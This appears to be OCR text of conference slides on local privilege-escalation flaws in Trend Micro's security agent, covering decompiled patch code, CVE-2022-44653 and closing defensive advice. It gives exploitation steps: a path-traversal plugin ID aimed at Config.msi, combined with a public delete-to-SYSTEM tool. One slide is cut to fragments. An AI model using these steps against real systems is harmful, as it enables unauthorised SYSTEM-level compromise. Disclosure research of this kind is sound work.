
- Patch Analysis
  - Check restore path is not a Junction / Symbolic Link … before recovery

```
if ( SkipRestoreIfDestinationContainsJunctionPoint(wszFolder) == 1 ) {
  Log(0x45, L"D:\\...\\build\\src\\Client\\PccNT\\Service\\CNTTmNTScan\\cnttmnts_TmSpyware.cpp", 1680,
      L"%s - The folder path \"%s\" contains junction point.", L"ExecFARestoreThread", szFolder);
   ...
}
```

OK, What else?


What could go wrong with SYSTEM privileges?
A: Arbitrary File Move
B: Arbitrary File Deletion
C: Arbitrary Folder Deletion
D: Arbitrary Folder Creation

Answer: All of the above



Windows LPE

- You can become SYSTEM if you can trick SYSTEM to do…
  - Arbitrary File Move / Write
  - Arbitrary File Deletion
  - Arbitrary Folder Deletion
  - Arbitrary Folder Creation
- Awesome Windows Logical Bugs by @404death

CVE-2022-44653: Arbitrary Directory Deletion LPE

- CNTAoSMgr again, my favorite Plugin Manager
  - OIPC Command 0x1B01 / 0x1B02 for Plugin Install / Remove
- During plugin installation, a folder will be create to save plugin icon
  - C:\Program Files (x86)\Trend Micro\Security Agent\AOSLOGO\<Plugin ID>\

```
int CAOSMgrSvcInfo::DoExportPluginResources(CAOSMgrSvcInfo *svc, SVC_INFO *info)
{
    ...
    GetAoSDirs(szPath, 2048, L"\\AOSLOGO");
    if ( _wchdir(szPath) )
      _wmkdir(szPath);
    ...
    pwszID = wstring::c_str(&info->wstrID);
    swprintf(szLogoPath, 2047, L"%s\\%s", szPath, pwszID);
    _wmkdir(szLogoPath);
    ...
}
```

CVE-2022-44653: Arbitrary Directory Deletion LPE

- Since we can control Plugin ID
  - Path Traversal
- Install a Plugin with ID = "..\..\..\..\..\..\test"
  - Plugin installed to C:\

```
C:\> icacls test
test BUILTIN\Administrators:(I)(01)(CI)(F)
     NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
     BUILTIN\Users:(I)(OI)(CI)(RX)
     NT AUTHORITY\Authenticated Users:(I)(M)
     NT AUTHORITY\Authenticated Users:(I)(OI)(CI)(IO)(M)
```

CVE-2022-44653: Arbitrary Directory Deletion LPE


- Plugin Folder will be deleted when plugin when uninstalling
  - Arbitrary Folder Deletion
- Utilize FilesystemEoPs by Abdelhamid Naceri
  - *If you have an arbitrary folder or file delete as SYSTEM or admin, this exploit turns it into an EoP to SYSTEM.*
- Install a Plugin with ID = "`..\..\..\..\..\..\Config.msi`"
  - Then remove it after running FolderOrFileDeleteToSystem.exe

  => LPE DLL written to system folder


CVE-2022-44653: Arbitrary Directory Deletion LPE

- Plug
  - A
- Utili
  - *If*
    Ec
- Insta
  - Tl

=> I



Too much to explain...



Defensive Development

- Principle of Least Privilege
- NEVER Trust user input
  - A path could be…
    - Junction Point
    - Symbolic Link
    - Hard Link
    - UNC Path
    - Dos Device Path
    - NT Object Path
    - …

Conclusion

- Security Products != Secure Products
  - We exploited Trusted Zone / Firewall / Antivirus / EDR ...
  - Security solutions can sometimes become a greater threat
- With great privilege comes great responsibility
  - Security product developers should also know the attack techniques
  - Patch the root cause and patch verify is important
  - Must have a sufficient understanding of the execution environment

Thanks

- Trend Micro & Zero Day Initiative
  - Comprehensive Bug Bounty Program and Proper Case Handling
- James Forshaw
  - For Windows LPE Techniques and Named Pipe Research
- Abdelhamid Naceri, @404death, @jonasLyk
  - For Windows LPE Techniques

Thank You

 @_L4ys

Q & A